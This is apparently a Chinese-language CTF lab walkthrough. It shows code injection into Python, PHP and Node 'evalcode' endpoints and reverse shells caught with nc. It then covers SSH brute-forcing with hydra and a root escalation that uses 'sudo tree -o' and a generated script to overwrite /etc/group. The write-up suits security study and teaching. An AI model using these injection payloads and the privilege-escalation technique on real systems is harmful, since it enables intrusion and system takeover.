
Python (5000) Response:

```
Arbitration Failed!
```

PHP (8080) Response:

```
Arbitration Failed!
```

猜测背后会把请转发到php和python服务器 因此可以先测试一下



CTF Arbitrator

Enter the JSON payload to send to both backend services (Python on 5000 and PHP on 8080).

JSON Payload:

```
{"action":"evalcode","code":"__import__('os').system('ping -c 5 10.0.2.4')"}
```

Submit and Arbitrate

Arbitration Verdict:

❌ **Arbitration Failed! You are a hacker.**

Python (5000) Response:

```
Arbitration Failed!
```

PHP (8080) Response:

```
Arbitration Failed!
```

此时收到响应

```
┌──(kali㉿kali)-[~/Desktop/vm]
└─$ sudo tcpdump -i any icmp
tcpdump: WARNING: any: That device doesn't support promiscuous mode
(Promiscuous mode not supported on the "any" device)
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length
262144 bytes
07:01:15.043941 eth0  In  IP 10.0.2.18 > 10.0.2.4: ICMP echo request, id 1,
seq 0, length 64
07:01:15.043957 eth0  Out IP 10.0.2.4 > 10.0.2.18: ICMP echo reply, id 1, seq
0, length 64
07:01:16.044143 eth0  In  IP 10.0.2.18 > 10.0.2.4: ICMP echo request, id 1,
seq 1, length 64
07:01:16.044175 eth0  Out IP 10.0.2.4 > 10.0.2.18: ICMP echo reply, id 1, seq
1, length 64
07:01:17.043984 eth0  In  IP 10.0.2.18 > 10.0.2.4: ICMP echo request, id 1,
seq 2, length 64
07:01:17.044007 eth0  Out IP 10.0.2.4 > 10.0.2.18: ICMP echo reply, id 1, seq
2, length 64
07:01:18.043882 eth0  In  IP 10.0.2.18 > 10.0.2.4: ICMP echo request, id 1,
seq 3, length 64
07:01:18.043914 eth0  Out IP 10.0.2.4 > 10.0.2.18: ICMP echo reply, id 1, seq
3, length 64
07:01:19.044090 eth0  In  IP 10.0.2.18 > 10.0.2.4: ICMP echo request, id 1,
seq 4, length 64
07:01:19.044112 eth0  Out IP 10.0.2.4 > 10.0.2.18: ICMP echo reply, id 1, seq
4, length 64
```

那就没啥可说的 直接拿shell

```
┌──(kali㉿kali)-[~/Desktop/vm]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.18] 39573
id
uid=1001(python) gid=1001(python) groups=1001(python)
whoami
python
```

感觉环境不太对 看一眼 确定是 `docker`

```
cat /proc/1/cgroup
11:pids:/docker/c7b1823ae1ec9b7fbf6f94a85294c0c4c5327762998590afba3b65a7f893c5
ca
10:freezer:/docker/c7b1823ae1ec9b7fbf6f94a85294c0c4c5327762998590afba3b65a7f89
3c5ca
9:rdma:/docker/c7b1823ae1ec9b7fbf6f94a85294c0c4c5327762998590afba3b65a7f893c5c
a
8:devices:/docker/c7b1823ae1ec9b7fbf6f94a85294c0c4c5327762998590afba3b65a7f893
c5ca
7:cpuset:/docker/c7b1823ae1ec9b7fbf6f94a85294c0c4c5327762998590afba3b65a7f893c
```

```
5ca
6:perf_event:/docker/c7b1823ae1ec9b7fbf6f94a85294c0c4c5327762998590afba3b65a7f
893c5ca
5:net_cls,net_prio:/docker/c7b1823ae1ec9b7fbf6f94a85294c0c4c5327762998590afba3
b65a7f893c5ca
4:cpu,cpuacct:/docker/c7b1823ae1ec9b7fbf6f94a85294c0c4c5327762998590afba3b65a7
f893c5ca
3:memory:/docker/c7b1823ae1ec9b7fbf6f94a85294c0c4c5327762998590afba3b65a7f893c
5ca
2:blkio:/docker/c7b1823ae1ec9b7fbf6f94a85294c0c4c5327762998590afba3b65a7f893c5
ca
1:name=systemd:/docker/c7b1823ae1ec9b7fbf6f94a85294c0c4c5327762998590afba3b65a
7f893c5ca
0::/docker/c7b1823ae1ec9b7fbf6f94a85294c0c4c5327762998590afba3b65a7f893c5ca
```


另外根目录下发现三个flag，同时结合web的信息 合理推测应该是要拿到`python`，`php`，`node`三个用户

```
cd /
ls -la
total 92
drwxr-xr-x    1 root     root          4096 Nov 20 11:36 .
drwxr-xr-x    1 root     root          4096 Nov 20 11:36 ..
-rwxr-xr-x    1 root     root             0 Nov 20 11:36 .dockerenv
drwxr-xr-x    2 root     root          4096 Oct  8 09:28 bin
drwxr-xr-x    1 root     root          4096 Nov  4 08:55 code
drwxr-xr-x    2 root     root          4096 Nov 20 11:36 data
drwxr-xr-x    5 root     root           340 Nov 20 11:36 dev
drwxr-xr-x    1 root     root          4096 Nov 20 11:36 etc
-rw-------    1 node     node            23 Nov 20 11:36 flag_node
-rw-------    1 php      php             13 Nov 20 11:36 flag_php
-rw-------    1 python   python          20 Nov 20 11:36 flag_py
drwxr-xr-x    1 root     root          4096 Nov 20 11:36 home
drwxr-xr-x    1 root     root          4096 Oct  8 09:28 lib
drwxr-xr-x    5 root     root          4096 Oct  8 09:28 media
drwxr-xr-x    2 root     root          4096 Oct  8 09:28 mnt
drwxr-xr-x    2 root     root          4096 Oct  8 09:28 opt
dr-xr-xr-x  140 root     root             0 Nov 20 11:36 proc
drwx------    1 root     root          4096 Nov  4 08:56 root
drwxr-xr-x    3 root     root          4096 Oct  8 09:28 run
drwxr-xr-x    2 root     root          4096 Oct  8 09:28 sbin
drwxr-xr-x    2 root     root          4096 Oct  8 09:28 srv
dr-xr-xr-x   13 root     root             0 Nov 20 11:37 sys
drwxrwxrwt    1 root     root          4096 Nov  4 08:56 tmp
```

```
drwxr-xr-x    1 root     root          4096 Nov  4 08:55 usr
drwxr-xr-x    1 root     root          4096 Oct  8 09:28 var
```

```
cat flag_py
flag{flag1is_python
```

明显是一个开头，那回去继续拿 `php` 用户的



CTF Arbitrator

Enter the JSON payload to send to both backend services (Python on 5000 and PHP on 8080).

JSON Payload:

```
{"action":"evalcode","code":"system('ping -c 5 10.0.2.4');"}
```

```
┌──(kali㉿kali)-[~/Desktop/vm]
└─$ sudo tcpdump -i any icmp
tcpdump: WARNING: any: That device doesn't support promiscuous mode
(Promiscuous mode not supported on the "any" device)
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length
262144 bytes
07:09:22.043440 eth0  In  IP 10.0.2.18 > 10.0.2.4: ICMP echo request, id 2,
seq 0, length 64
07:09:22.043455 eth0  Out IP 10.0.2.4 > 10.0.2.18: ICMP echo reply, id 2, seq
0, length 64
07:09:23.044369 eth0  In  IP 10.0.2.18 > 10.0.2.4: ICMP echo request, id 2,
seq 1, length 64
07:09:23.044394 eth0  Out IP 10.0.2.4 > 10.0.2.18: ICMP echo reply, id 2, seq
1, length 64
```

```
07:09:24.044638 eth0  In  IP 10.0.2.18 > 10.0.2.4: ICMP echo request, id 2,
seq 2, length 64
07:09:24.044660 eth0  Out IP 10.0.2.4 > 10.0.2.18: ICMP echo reply, id 2, seq
2, length 64
07:09:25.045237 eth0  In  IP 10.0.2.18 > 10.0.2.4: ICMP echo request, id 2,
seq 3, length 64
07:09:25.045261 eth0  Out IP 10.0.2.4 > 10.0.2.18: ICMP echo reply, id 2, seq
3, length 64
07:09:26.045625 eth0  In  IP 10.0.2.18 > 10.0.2.4: ICMP echo request, id 2,
seq 4, length 64
07:09:26.045649 eth0  Out IP 10.0.2.4 > 10.0.2.18: ICMP echo reply, id 2, seq
4, length 64
^C
10 packets captured
10 packets received by filter
0 packets dropped by kernel
```

没问题 直接拿到 `php` 的shell

```
┌──(kali㉿kali)-[~/Desktop/vm]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.18] 36945
id
uid=1000(php) gid=1000(php) groups=1000(php)
whoami
php
```

成功拿到第二片碎片

```
cat flag_php
_flag2_isphp
```

定位一下

```
ps -ef
PID   USER     TIME  COMMAND
    1 root      0:00 sh /code/start.sh
   18 python    0:00 python3 /code/agent/pyagent.py
   19 php       0:00 php -S 127.0.0.1:8080
   20 node      0:00 node node.js
   22 root      0:00 python3 app.py
   29 python    0:04 /usr/bin/python3 /code/agent/pyagent.py
   88 python    0:00 /bin/sh
  101 php       0:00 /bin/sh
  110 php       0:00 ps -ef
```

```
cat /code/agent/node.js
const express = require('express');
const app = express();
const port = 3000;

app.use(express.json());
app.use(express.urlencoded({ extended: true }));


app.post('/evalcode', (req, res) => {
    const codeToEval = req.body.code;

    if (!codeToEval) {
        return res.status(400).json({
            error: 'Missing "code" parameter in the POST body.',
            type: 'ValidationError'
        });
    }

    let result;
    let type;

    try {
        result = eval(codeToEval);
        type = typeof result;

        res.json({
            code: codeToEval,
            result: String(result),
            type: type
        });

    } catch (e) {
        res.status(500).json({
            error: `Code execution error: ${e.message}`,
            type: e.name
        });
    }
});
```

```
app.get('/', (req, res) => {
    res.send('Hello World!');
});

app.listen(port, () => {
    console.log(`Node.js server listening at http://localhost:${port}`);
    console.log(`Test endpoint: POST http://localhost:${port}/evalcode`);
});
```

也是有一个`evalcode`端点可以执行命令的 本地没有`curl` 但是可以让ai用python写一个请求测试一下

```
python3 -c "
import urllib.request, json
url = 'http://localhost:3000/evalcode'
data = {'code': 'require(\"child_process\").execSync(\"ping -c 5
10.0.2.4\").toString()'}
req = urllib.request.Request(url, json.dumps(data).encode(), headers=
{'Content-Type': 'application/json'})
print(urllib.request.urlopen(req).read().decode())
"
```

也是成功收到请求

```
┌──(kali㉿kali)-[~/Desktop/vm]
└─$ sudo tcpdump -i any icmp
[sudo] password for kali:
tcpdump: WARNING: any: That device doesn't support promiscuous mode
(Promiscuous mode not supported on the "any" device)
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length
262144 bytes
07:17:04.994961 eth0  In  IP 10.0.2.18 > 10.0.2.4: ICMP echo request, id 3,
seq 0, length 64
07:17:04.994986 eth0  Out IP 10.0.2.4 > 10.0.2.18: ICMP echo reply, id 3, seq
0, length 64
07:17:05.994909 eth0  In  IP 10.0.2.18 > 10.0.2.4: ICMP echo request, id 3,
seq 1, length 64
07:17:05.994936 eth0  Out IP 10.0.2.4 > 10.0.2.18: ICMP echo reply, id 3, seq
1, length 64
07:17:06.994672 eth0  In  IP 10.0.2.18 > 10.0.2.4: ICMP echo request, id 3,
seq 2, length 64
```

```
07:17:06.994697 eth0  Out IP 10.0.2.4 > 10.0.2.18: ICMP echo reply, id 3, seq
2, length 64
07:17:07.994392 eth0  In  IP 10.0.2.18 > 10.0.2.4: ICMP echo request, id 3,
seq 3, length 64
07:17:07.994410 eth0  Out IP 10.0.2.4 > 10.0.2.18: ICMP echo reply, id 3, seq
3, length 64
07:17:08.994136 eth0  In  IP 10.0.2.18 > 10.0.2.4: ICMP echo request, id 3,
seq 4, length 64
07:17:08.994156 eth0  Out IP 10.0.2.4 > 10.0.2.18: ICMP echo reply, id 3, seq
4, length 64
```

拿shell 最后一块拼图


```
┌──(kali㉿kali)-[~/Desktop/vm]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.18] 36343
id
uid=1002(node) gid=1002(node) groups=1002(node)
```

```
 cat flag_node
have_@funnnnnnnngooos}
```

最后三剑合一 拿到userflag

```
┌──(kali㉿kali)-[~/Desktop/vm]
└─$ cat flag1
flag{flag1is_python_flag2_isphphave_@funnnnnnnngooos}
```

根据提示


第一个flag是用户登录密码

```
┌──(kali㉿kali)-[~/Desktop/vm]
└─$ hydra -L /usr/share/seclists/Usernames/Names/names.txt -p
'flag{flag1is_python_flag2_isphphave_@funnnnnnnngooos}'  ssh://10.0.2.18 -s
222
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is
non-binding, these *** ignore laws and ethics anyway).
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-20
07:33:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
waiting)) from a previous session found, to prevent overwriting,
./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10177 login tries
(l:10177/p:1), ~637 tries per task
[DATA] attacking ssh://10.0.2.18:222/
[222][ssh] host: 10.0.2.18   login: admin   password:
flag{flag1is_python_flag2_isphphave_@funnnnnnnngooos}
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume
session.
```

成功拿到一组凭证 `admin:flag{flag1is_python_flag2_isphphave_@funnnnnnnngooos}`

GetRoot

```
$ id
uid=1000(admin) gid=1000(admin) groups=1000(admin)
$ sudo -l
[sudo] password for admin:
Matching Defaults entries for admin on debian:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User admin may run the following commands on debian:
    (ALL) /usr/bin/tree
```

sudo可以执行tree 先看一下帮助

```
$ sudo /usr/bin/tree --help
usage: tree [-acdfghilnpqrstuvxACDFJQNSUX] [-H baseHREF] [-T title ]
        [-L level [-R]] [-P pattern] [-I pattern] [-o filename] [--version]
        [--help] [--inodes] [--device] [--noreport] [--nolinks] [--dirsfirst]
        [--charset charset] [--filelimit[=]#] [--si] [--timefmt[=]<f>]
        [--sort[=]<name>] [--matchdirs] [--ignore-case] [--fromfile] [--]
        [<directory list>]
  ------- Listing options -------
  -a            All files are listed.
  -d              List directories only.
  -l              Follow symbolic links like directories.
  -f              Print the full path prefix for each file.
  -x              Stay on current filesystem only.
  -L level        Descend only level directories deep.
  -R              Rerun tree when max dir level reached.
  -P pattern      List only those files that match the pattern given.
  -I pattern      Do not list files that match the given pattern.
  --ignore-case   Ignore case when pattern matching.
  --matchdirs     Include directory names in -P pattern matching.
  --noreport      Turn off file/directory count at end of tree listing.
  --charset X     Use charset X for terminal/HTML and indentation line output.
  --filelimit #   Do not descend dirs with more than # files in them.
  --timefmt <f>   Print and format time according to the format <f>.
  -o filename     Output to file instead of stdout.
  ------- File options -------
  -q              Print non-printable characters as '?'.
  -N              Print non-printable characters as is.
  -Q              Quote filenames with double quotes.
  -p              Print the protections for each file.
  -u              Displays file owner or UID number.
  -g              Displays file group owner or GID number.
  -s              Print the size in bytes of each file.
  -h              Print the size in a more human readable way.
  --si            Like -h, but use in SI units (powers of 1000).
  -D              Print the date of last modification or (-c) status change.
  -F              Appends '/', '=', '*', '@', '|' or '>' as per ls -F.
  --inodes        Print inode number of each file.
  --device        Print device ID number to which each file belongs.
  ------- Sorting options -------
  -v              Sort files alphanumerically by version.
  -t              Sort files by last modification time.
  -c              Sort files by last status change time.
  -U              Leave files unsorted.
  -r              Reverse the order of the sort.
  --dirsfirst     List directories before files (-U disables).
  --sort X        Select sort: name,version,size,mtime,ctime.
  ------- Graphics options -------
  -i              Don't print indentation lines.
  -A              Print ANSI lines graphic indentation lines.
  -S              Print with CP437 (console) graphics indentation lines.
  -n              Turn colorization off always (-C overrides).
  -C              Turn colorization on always.
  ------- XML/HTML/JSON options -------
  -X              Prints out an XML representation of the tree.
  -J              Prints out an JSON representation of the tree.
  -H baseHREF   Prints out HTML format with baseHREF as top directory.
  -T string     Replace the default HTML title and H1 header with string.
  --nolinks     Turn off hyperlinks in HTML output.
  ------- Input options -------
  --fromfile    Reads paths from files (.=stdin)
  ------- Miscellaneous options -------
  --version     Print version and exit.
  --help        Print usage and this help message and exit.
  --            Options processing terminator.
```

其中最感兴趣的是 `-o` 一但我们可以控制输出 剩下的就非常简单了

可以先测试一下会输出什么

```
$ cd /tmp
$ mkdir test
$ cd test
$ touch test1 test2 test3
$ ls -la
total 8
drwxr-xr-x  2 admin admin 4096 Nov 20 07:40 .
drwxrwxrwt 11 root  root  4096 Nov 20 07:40 ..
-rw-r--r--  1 admin admin    0 Nov 20 07:40 test1
-rw-r--r--  1 admin admin    0 Nov 20 07:40 test2
-rw-r--r--  1 admin admin    0 Nov 20 07:40 test3
$ sudo tree /tmp/test -o 1
$ cat 1
/tmp/test
|-- test1
|-- test2
`-- test3

0 directories, 3 files
```

明显不是我们想要的 输出选项中注意到

```
-i             Don't print indentation lines.
```

再测试一下

```
$ sudo tree /tmp/test -i -o 2
$ cat 2
```

```
/tmp/test
test1
test2
test3

0 directories, 3 files

```

没错 这样我们就利用`tree`得到了整行干净的输出

```
$ ls -la 2
-rw-r--r-- 1 root root 52 Nov 20 07:43 2

```

需要注意含有 ‘/’ 和’ ‘ 作为文件名会被转义 因此我们可以把目标放在`/etc/group`上面

```
$ cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
......
......

```

非常完美的目标 接下来让ai写个脚本批量生成一下文件

```
#!/usr/bin/env python3
import os
import shutil

```

```
# 清理并创建目录
dir_path = '/tmp/group_test'
if os.path.exists(dir_path):
    shutil.rmtree(dir_path)
os.makedirs(dir_path, exist_ok=True)
os.chdir(dir_path)

# /etc/group 行列表（基于你的内容）+ 修改 sudo 行添加 admin
group_lines = [
    "root:x:0:",
    "daemon:x:1:",
    "bin:x:2:",
    "sys:x:3:",
    "adm:x:4:",
    "tty:x:5:",
    "disk:x:6:",
    "lp:x:7:",
    "mail:x:8:",
    "news:x:9:",
    "uucp:x:10:",
    "man:x:12:",
    "proxy:x:13:",
    "kmem:x:15:",
    "dialout:x:20:",
    "fax:x:21:",
    "voice:x:22:",
    "cdrom:x:24:",
    "floppy:x:25:",
    "tape:x:26:",
    "sudo:x:27:admin",  # 修改：添加 admin 到 sudo 组
    "audio:x:29:",
    "dip:x:30:",
    "www-data:x:33:",
    "backup:x:34:",
    "operator:x:37:",
    "list:x:38:",
    "irc:x:39:",
    "src:x:40:",
    "gnats:x:41:",
    "shadow:x:42:",
    "utmp:x:43:",
    "video:x:44:",
    "sasl:x:45:",
    "plugdev:x:46:",
    "staff:x:50:",
    "games:x:60:",
    "users:x:100:",
    "nogroup:x:65534:",
    "systemd-journal:x:101:",
    "systemd-timesync:x:102:",
    "systemd-network:x:103:",
    "systemd-resolve:x:104:",
    "input:x:105:",
    "kvm:x:106:",
    "render:x:107:",
    "crontab:x:108:",
    "netdev:x:109:",
    "messagebus:x:110:",
    "ssl-cert:x:111:",
    "ssh:x:112:",
    "systemd-coredump:x:999:",
    "docker:x:998:",
    "admin:x:1000:"
]

# 创建空文件（无 / 或空格，无需替换）
created = 0
for line in group_lines:
    safe_name = line  # 无需替换
    file_path = os.path.join(dir_path, safe_name)
    try:
        open(file_path, 'w').close()
        created += 1
        print(f"Created: {safe_name}")
    except Exception as e:
        print(f"Failed {line}: {e}")

print(f"\nTotal: {created}/50 files created in {dir_path}.")
print("Test tree: cd /tmp/group_test && sudo tree . -i --noreport -o
/tmp/group_out.txt && cat /tmp/group_out.txt")
print("# If OK, cover: sudo cp /tmp/group_out.txt /etc/group")
print("# Verify: groups admin  # 应包含 sudo; sudo -l  # 测试权限")
```

执行一下

```
$ vim exp.py
$ python3 exp.py
Created: root:x:0:
Created: daemon:x:1:
......
......
Created: netdev:x:109:
```

```
Created: messagebus:x:110:
Created: ssl-cert:x:111:
Created: ssh:x:112:
Created: systemd-coredump:x:999:
Created: docker:x:998:
Created: admin:x:1000:

Total: 54/50 files created in /tmp/group_test.
Test tree: cd /tmp/group_test && sudo tree . -i --noreport -o
/tmp/group_out.txt && cat /tmp/group_out.txt
# If OK, cover: sudo cp /tmp/group_out.txt /etc/group
# Verify: groups admin  # 应包含 sudo; sudo -l  # 测试权限
```

看一下/etc/group确认一下

```
$ sudo tree /tmp/group_test -i -o /etc/group
$ cat /etc/group
/tmp/group_test
adm:x:4:
admin:x:1000:
audio:x:29:
backup:x:34:
bin:x:2:
cdrom:x:24:
crontab:x:108:
daemon:x:1:
dialout:x:20:
dip:x:30:
disk:x:6:
docker:x:998:
fax:x:21:
floppy:x:25:
games:x:60:
gnats:x:41:
input:x:105:
irc:x:39:
kmem:x:15:
kvm:x:106:
list:x:38:
lp:x:7:
mail:x:8:
man:x:12:
messagebus:x:110:
netdev:x:109:
news:x:9:
```

```
nogroup:x:65534:
operator:x:37:
plugdev:x:46:
proxy:x:13:
render:x:107:
root:x:0:
sasl:x:45:
shadow:x:42:
src:x:40:
ssh:x:112:
ssl-cert:x:111:
staff:x:50:
sudo:x:27:admin
sys:x:3:
systemd-coredump:x:999:
systemd-journal:x:101:
systemd-network:x:103:
systemd-resolve:x:104:
systemd-timesync:x:102:
tape:x:26:
tty:x:5:
users:x:100:
utmp:x:43:
uucp:x:10:
video:x:44:
voice:x:22:
www-data:x:33:

0 directories, 54 files
$
```

注意到 `sudo:x:27:admin` 已经成功加上了
此时可以重新ssh连一下 确认一下组状态

```
$ id
uid=1000(admin) gid=1000(admin) groups=1000(admin),27(sudo)
$ sudo -l
Matching Defaults entries for admin on debian:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User admin may run the following commands on debian:
    (ALL) /usr/bin/tree
    (ALL : ALL) ALL
```

```
$ sudo su
bash: warning: setlocale: LC_ALL: cannot change locale (zh_CN.UTF-8)
root@debian:/# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/#
```

结束 拿下root